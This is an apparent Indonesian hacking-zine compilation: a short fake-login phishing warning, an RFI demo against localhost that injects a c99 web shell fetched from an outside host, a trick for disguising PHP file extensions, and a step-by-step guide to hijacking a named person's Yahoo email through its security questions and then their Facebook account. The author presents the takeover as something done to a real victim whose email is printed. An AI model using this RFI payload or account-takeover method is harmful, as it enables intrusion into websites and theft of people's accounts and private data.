2. FAKE LOGIN : Manipulasi halaman login yang biasa digunakan orang untuk menjebak korban supaya memasukan data yang sebenarnya saat LOGIN account tertentu. Misalnya saja FAKE LOGIN FACEBOOK.

Perhatikan gambar berikut :

GAMBAR 1



GAMBAR 2



Antara gambar 1 dan 2 dimana letak perbedaannya????

Jika kalian tidak memperhatikan alamat URLnya maka kalian akan terjebak FAKE LOGIN yang terdapat pada GAMBAR 1. Halaman Login Facebook yang terdapat pada GAMBAR 1, hosting di negara THAILAND sedangkan GAMBAR 2 hosting di negara


USA. Server utama Facebook yang sesungguhnya berada di USA. Jadi ingat, sebelum kalian masuk ke dalam account pribadi, **PERHATIKAN alamat URL** nya. Jangan sampai terjebak dan ketipu. 1x anda sudah terjebak dalam **Fake login**, pihak yang tidak bertanggung jawab akan dengan mudah mengambil alih account kita.

Demikian tulisan singkat dari saya sebagai Bahan Renungan buat kita semua, MOHON MAAF Apabila dalam penulisan ini masih ada kekurangannya.

Terima kasih bagi yang sudah membaca. Saran, pertanyaan dan komentar dari para Pembaca dipersilahkan...

By Ferdiboys83


Simulasi RFI



Mungkin anda sudah sering mendengar serangan RFI pengertian adalah : serangan yang di lakukan dengan cara penyisipan kode ke file .php, dengan memanfaatkan suatu kesalahan kode di file .php itu sendiri.

Pada artikel saya kali ini hanya memperlihatkan sebuah simulasi atau demo serangan RFI, yang mana server korban berada pada localhost. Dan saya menggunakan Shell Injectnya secara online.


Target berada pada link : <http://localhost/h4nk.net>




Ini server berada localhost. Alias offline.

Peralatan yang di butuhkan adalah sebuah shell inject , bisa anda cari di google kok..

Di sini ada kesalahan coding PHP yang ada pada include.php



Codingnya adalah sebagai berikut



```
<?php
$site=$_GET["site"];
include "$site";
?>
```

Jika di browser dengan menggunakan localhost/h4nk.net/include.php maka akan error dengan pesan berikut :

Warning: include() [[function.include](#)]: Failed opening " for inclusion (include_path='.;D:\H4nk_SERVER\php5') in D:\H4nk_SERVER\www\h4nk.net\include.php on line 3



Kok error, tentu error karena di codingnya pengambilan data dengan menggunakan variable site

Jadi include ini bias di gunakan jika kita membuatkan variable pemanggilannya. Dengan hasil seperti ini :

<http://localhost/h4nk.net/include.php?site=>

karena variable site berisi sebuah file php maka ini bisa kita melakukan manipulasi dengan menyisipkan sebuah shell ke dalam server.

Sekarang kita tambahkan shell pada bagian akhirnya sehingga menjadi :

<http://localhost/h4nk.net/include.php?site=http://saldiri.org/c99.txt?>

Shell saya berada pada : <http://saldiri.org/c99.txt?>

Kok file txt H4nk ?

Hmmm dahulu saat saya belajar hacking timbul pertanyaan saya sama dengan anda. Kok ini file Txt, tadi katanya file Php.tetapi karena malu bertanya, saya cari sendiri kenapa bias kek gitu dan akhirnya dapat deh jawabnya..

Loh kok ada Tanda Tanya di belakangnya, kelebihan ea H4nk nulisnya !!

Ngk kok itu benar, nah itu lah jawaban yang di atas. Begini rumus nya (hehehe pake rumus, kalkulus aja C wkwkwk ☺)

*.txt + ? = *.php

*.jpg + ? = *.Php

Berdasarkan rumus tersebut maka file yang kita sisipi tersebut akan menjadi file *.Php


Jadi pengertian saya di atas benar atau salah ?

Dari mana datang rumus itu, silahkan cari di google.com

Bingung ea atau masih banyak pertanyaan yang lain.. ok deh silahkan lihat video di bawah ini.

Berhatikan gambar di bawah ini dengan menggunakan link \

<http://localhost/h4nk.net/include.php?site=http://saldiri.org/c99.txt?>



Bingo kita bisa melihat isi dalam web tersebut seperti shell kita tertanam di dalamnya.. Mungkin dengan video ini anda bias lebih mengerti sedikit. Dan bagi newbie seperti saya ini, semoga anda mendapatkan ilmu baru..

Nama : H4nk

Nick : ^XmoenseN^

My Blog : <http://h4nk.blogspot.com>

Facebook : <http://www.facebook.com/xmoensen>

fansPage : <http://www.facebook.com/h4nks>

YM : xmonsens

Membuat alias untuk file PHP



Kali ini saya akan memberikan trik sedikit aja kok. Pernah anda melihat extensi pada suatu web yang tidak bisaa. Selain dari extensi berikut ini :

*.php | *.php3 | *.php4 | *.php5


Sebelumnya anda tahu apa beda html dengan PHP ?

Benar, HTML tidak ada looping dan manajemen variable.

Sedangkan pada PHP bisa melakukan looping dan melakukan manajemen variable..

Lalu apa hubungan dengan artikel kali ini ?


Perhatikan pada gambar berikut ini :



Perhatikan pada lingkaran warna merah yang saya lingkari. Di sana terlihat bahwa file "fb.h4nk"


Tentu anda bertanya2 kok bisa. Ahh ini hanya permain.htaccess

Sekarang kita lihat file fb.h4nk



Kok bisa di buka dengan browser ?? :D hal ini gampang kok di lakukan.

Coba buka file httpd.conf



Pada baris **AddType application/x-httpd-php** tambahkan saja ekstensi yang anda sukai.. lalu rename file pada webserver anda dengan ekstensi yang di tambahkan tadi. Lalu coba deh browser liat akan bisa di tampilkan pada browser..

Untuk apa hal ini di lakukan. Salah satunya adalah dari segi keamanan. Dengan menggunakan alias untuk file berextensi PHP maka anda dengan mudah mengelabui seseorang yang mengunjungi website anda, dengan catatan bahan yang diatas di lakukan pada konfigurasi Apachenya terlebih dahulu. semoga bermanfaat.. thanks to para pembaca..

Salam hangat by H4nk

Akuisisi Akun Facebook



“Berguna gak yah tulisan ini??” pertanyaan ini yang pertama muncul dalam pikiran penulis ketika mau menulis tulisan ini. Tapi apapun nanti jawabannya penulis tetap menulis, semoga saja berguna atau sekedar informasi untuk semuanya.

Mulai yuk, “Siapa yang tidak tau facebook..?? “ raksasa jejaring sosial yang paling di gemari kaum muda di Indonesia, Di sini penulis akan memberikan tutorial bagaimana caranya mengakuisisi akun facebook dengan cara social engineering. ☺

Tehnik ini penulis pakai satu tahun lalu, dulu penulis memakai cara ini untuk mendapatkan no telepon seorang gadis di FB. Berhubung minta langsung gak di kasih, ya sudah jalan belakang jadi pilihan terakhir. Setelah No telepon di dapat, akun facebooknya penulis kembalikan lagi ke pemilik yang sah. ☺

Seperti kita tau, untuk masuk ke facebook di butuhkan akun email (Yahoo, gmail, Hotmail, dll) dan password yang sudah terdaftar di facebook. Nah, untuk memulai misi akuisisi ini, ada beberapa yg harus disiapkan.

1. Tentunya email calon korban, (email bisa di cari di info facebook korban dan untuk password, itu gak penting) ☺.
2. Lalu berlanjut menggali informasi tentang si calon korban, (klo yang ini bisa sambil jalan).
3. Hack toolnya di simpan aja, Mari praktek...!!! ☺

Penulis mendapatkan calon korban dengan email president_moduzt@yahoo.com. Nah, berhubung email korban adalah yahoo, sekarang ketik “mail.yahoo.com” untuk masuk ke halaman email yahoo.

Ada penguasa baru di dunia digital. ANDA.

Selamat datang di Yahoo! baru yang lebih personal.

- Tambah situs apa saja yang Anda suka ke hal. awal Yahoo! yang baru.
- Terhubung, lakukan, dan berbagi lebih banyak dengan Yahoo! Mail.
- Lakukan lebih banyak dengan hasil cari Yahoo! Search.
- Bawa semua hal favorit bersama Anda dengan Yahoo! Mobile.

Belum punya ID Yahoo!?

Buat Account Baru

ATAU

Sign in dengan:



Facebook



Google

Sign in ke Yahoo!

ID Yahoo!

(misalnya free2rhyme@yahoo.com)

Kata Sandi

☐ Selalu sign in
(Jangan centang bila komputer
digunakan bersama/computer umum)

Sign In

Tidak bisa mengakses account?


[Bantuan sign in](#)

Klik “Tidak bisa mengakses account” di sebelah kanan bawah, karena kita akan berpura-pura menjadi pemilik akun asli, (pemilik akun yang lupa password).

Selanjutnya akan muncul tampilan sebuah pengakuan bahwa kita lupa dengan password akun yahoo, di lanjut “berikutnya”.

YAHOO!
INDONESIA

Yahoo! | Bantuan

**Tampaknya Anda butuh bantuan?**
Izinkan kami membantu Anda mencari solusi.

Apa masalah yang sedang Anda hadapi?

☒ Saya lupa sandi saya

☐ Sandi saya tidak berfungsi

☐ Tampaknya akun saya digunakan orang yang tidak berwenang

[Keluar dari Wizard](#)

Berikutnya

Masukan email calon korban dan kode captcha, lalu “berikutnya”.

YAHOO! INDONESIA
Yahoo! Bantuan

Kemajuan Anda
Apa yang Anda lupakan?
Verifikasi identitas Anda
Reset sandi Anda

Kami akan membantu Anda masuk ke Yahoo!

Bantu kami mengingat siapa Anda dan kami segera membantu Anda!

ID Yahoo!

Kode visual
Kode audio
Bantuan

Ketik kode yang terlihat
Coba kode baru

[Keluar dari Wizard](#)

Nah, di sinilah bagian tersulitnya. Kita di haruskan menjawab pertanyaan rahasia seputar identitas pemilik akun. Jawaban dari pertanyaan ini variatif, kalian bisa cari melalui akun facebook korban, pacar korban, teman dekat korban atau apalah yang lebih kreatif.

Penulis sendiri mendapatkan banyak informasi tentang korban dari pacarnya sendiri yang kebetulan teman dekat penulis. Dan akhirnya penulis tau klo si korban seorang anggota polisi, nah loh bisa gawat ini...?? ☹

Setelah selesai dengan pertanyaan pertama dan jawabannya match dengan database yahoo, berlanjut dengan pertanyaan "berikutnya"

YAHOO! INDONESIA
Yahoo! Bantuan

Kemajuan Anda
Apa yang Anda lupakan?
Verifikasi identitas Anda
Reset sandi Anda

Harap jawab pertanyaan rahasia Anda

Ya, kita hampir selesai!

Pertanyaan 1 dari 2

cita cita kamu
Ditambahkan 04 Maret 2011

BESAR KECILNYA HURUF TIDAKLAH PENTING


Anda mungkin menyingkat beberapa kata atau menggunakan angka sebagai bagian dari jawaban Anda

[Keluar dari Wizard](#)

Perlu di ketahui berhasil atau tidak cara ini, semua tergantung dari informasi yang kalian dapat, semakin banyak kalian tau seluk beluk tentang si korban maka semakin

besar juga peluang keberhasilan untuk menyabotase seluruh akun si korban yang berhubungan dengan email tersebut, Uuppzz maksudnya apa??? Jangan yah...!!! ☺

Jawaban pertanyaan ke 2 apa yah...??. Klo udah ketemu, lanjut lagi yah ke "Berikutnya".

Yahoo! | Bantuan

Kemajuan Anda

Apa yang Anda lupakan?

Verifikasi identitas Anda

Reset sandi Anda

Harap jawab pertanyaan rahasia Anda

Ya, kita hampir selesai!

Pertanyaan 2 dari 2

nama angkatan
Ditambahkan 04 Maret 2011

◀ **BESAR KECILNYA HURUF TIDAKLAH PENTING**

Anda mungkin menyingkat beberapa kata atau menggunakan angka sebagai bagian dari jawaban Anda

[Keluar dari Wizard](#)

Berikutnya

Berhasil lolos dari dua pertanyaan di depan, selanjutnya Yahoo mengucapkan selamat datang kembali kepada sang pemilik ASLI untuk kembali menikmati segala fasilitas yang yahoo tawarkan. Baik yah...??? ☺

Bersenang – senenglah saat kalian di minta untuk memasukkan kata sandi yang baru, karena sebentar lagi akun yahoo si korban siap berpindah tangan jadi milik kalian mutlak. Jadi, ayo cepet masukin password barunya...!!! ☺

Yahoo! | Bantuan

Kemajuan Anda

Apa yang Anda lupakan?

Verifikasi identitas Anda

Reset sandi Anda

Selamat datang kembali, drian

Anda telah memverifikasi data akun Anda, kini Anda boleh mengganti sandi.

Sandi Baru:

Kekuatan Sandi

◀ Untuk lebih mengamankan sandi Anda:

- Gunakan huruf dan angka
- Gunakan karakter khusus (misalnya @)
- Campur huruf kecil dan huruf besar

Panjang kata sandi Anda harus 6 hingga 32 karakter, nama atau ID Yahoo! Anda, dan penggunaan huruf besar sangat berpengaruh.

Ketik Ulang Sandi Baru:

Berikutnya

Berikutnya yahoo menawarkan untuk mengupdate kembali informasi akun, nah di sini lah waktunya kalian untuk memakai topi yang sesuai, " White Hat or Black Hat". Klo penulis pake Grey Hat aja deh. (Peace... ☺)

YAHOO! DATA ACCOUNT
INDONESIA

Halo driant,
Update data Anda yang dapat digunakan untuk mengeset ulang kata sandi di kemudian hari.

Alamat email
Di sini Anda bisa menambahkan dan menghapus alamat yang digunakan Yahoo! untuk berkomunikasi dengan Anda.

Tetap sebagai Utama	Alamat email	Status
	president_moduzt@yahoo.com	

[Tambah Lagi](#)

Nomor ponsel
Memberikan nomor ponsel akan membantu upaya set ulang kata sandi di kemudian hari. Nomor ini tidak akan digunakan untuk tujuan marketing kecuali bila Anda telah mengizinkan. Tarif operator mungkin berlaku untuk menerima pesan teks.

Nomor ponsel	Status
- tidak ada -	

[Tambah lainnya](#)

Pertanyaan Rahasia (Harus diisi)
Pastikan Anda memiliki dua pertanyaan dan jawaban rahasia yang dapat digunakan untuk mengeset ulang kata sandi di kemudian hari.

Pertanyaan Rahasia : cita cita kamu
1:

Jawaban Anda: - Jawaban di data kami -

Pertanyaan Rahasia : nama angkatan
2:

Jawaban Anda: - Jawaban di data kami -

[Ganti Pertanyaan dan Jawaban](#)

Selamat Anda jdi pemilik imitasi yang sah... ☺

YAHOO! INDONESIA Halo, president_moduzt Sign Out Bantuan


Terima kasih, driant
Akun Anda kini sudah mutakhir

Siap untuk melanjutkan?

[Lanjutkan](#)

Cegah pencurian sandi: gunakan segel masuk
Dengan membuat segel masuk Yahoo! pribadi, Anda dipastikan berada pada situs Yahoo! resmi dan bukan situs tiruan yang bertujuan untuk menipu.
[Informasi lebih jauh...](#)

Ada email baru yang masuk, baca dulu yuk...!!! ☺
"Your Yahoo! Password Was Changed" dan yg tau passwordnya cuman kalian, lalu bagaimana nasib si pemilik asli...?? Jawabannya "ya, lagi seneng lah misinya berhasil" ☺



Hah, gimana sih gak nyambung ma judul, FACEBOOKnya gmn...?? Eiiit tenang kawan, klo email udah di akuisisi, yang laen bisa kena sabotase. Semua keanggotaan yg memakai akun email tadi bisa kita kuasai, facebook, twitter, kaskus, atau apalah yang menyediakan fasilitas recovery atau forget password bisa di sabotase. (Klo akun d forum x-code bisa jga gak yah??) ☺

Yuk ah berlanjut ke facebook....!!! Klik aja "forget your password".



☺ Ayo masukin email yang tadi berhasil di akuisisi...!! Di lanjut dengan "Pencarian"

Biasanya muncul captcha masukin aja kode tulisan...

Identifikasikan akun Anda

Sebelum kami dapat mengatur ulang kata sandi Anda, Anda perlu memasukkan informasi di bawah ini untuk membantu mengidentifikasi akun Anda:

 **Masukkan email atau nomor telepon Anda.** [?]

ATAU

 **Masukkan nama pengguna Facebook Anda.** [?]

ATAU

 **Masukkan nama Anda dan nama seorang teman Anda.** [?]

Saya tidak dapat mengidentifikasi akun saya.

Pencarian **Batal**

Pemeriksaan Keamanan

Masukkan kedua kata di bawah, pisahkan dengan spasi.
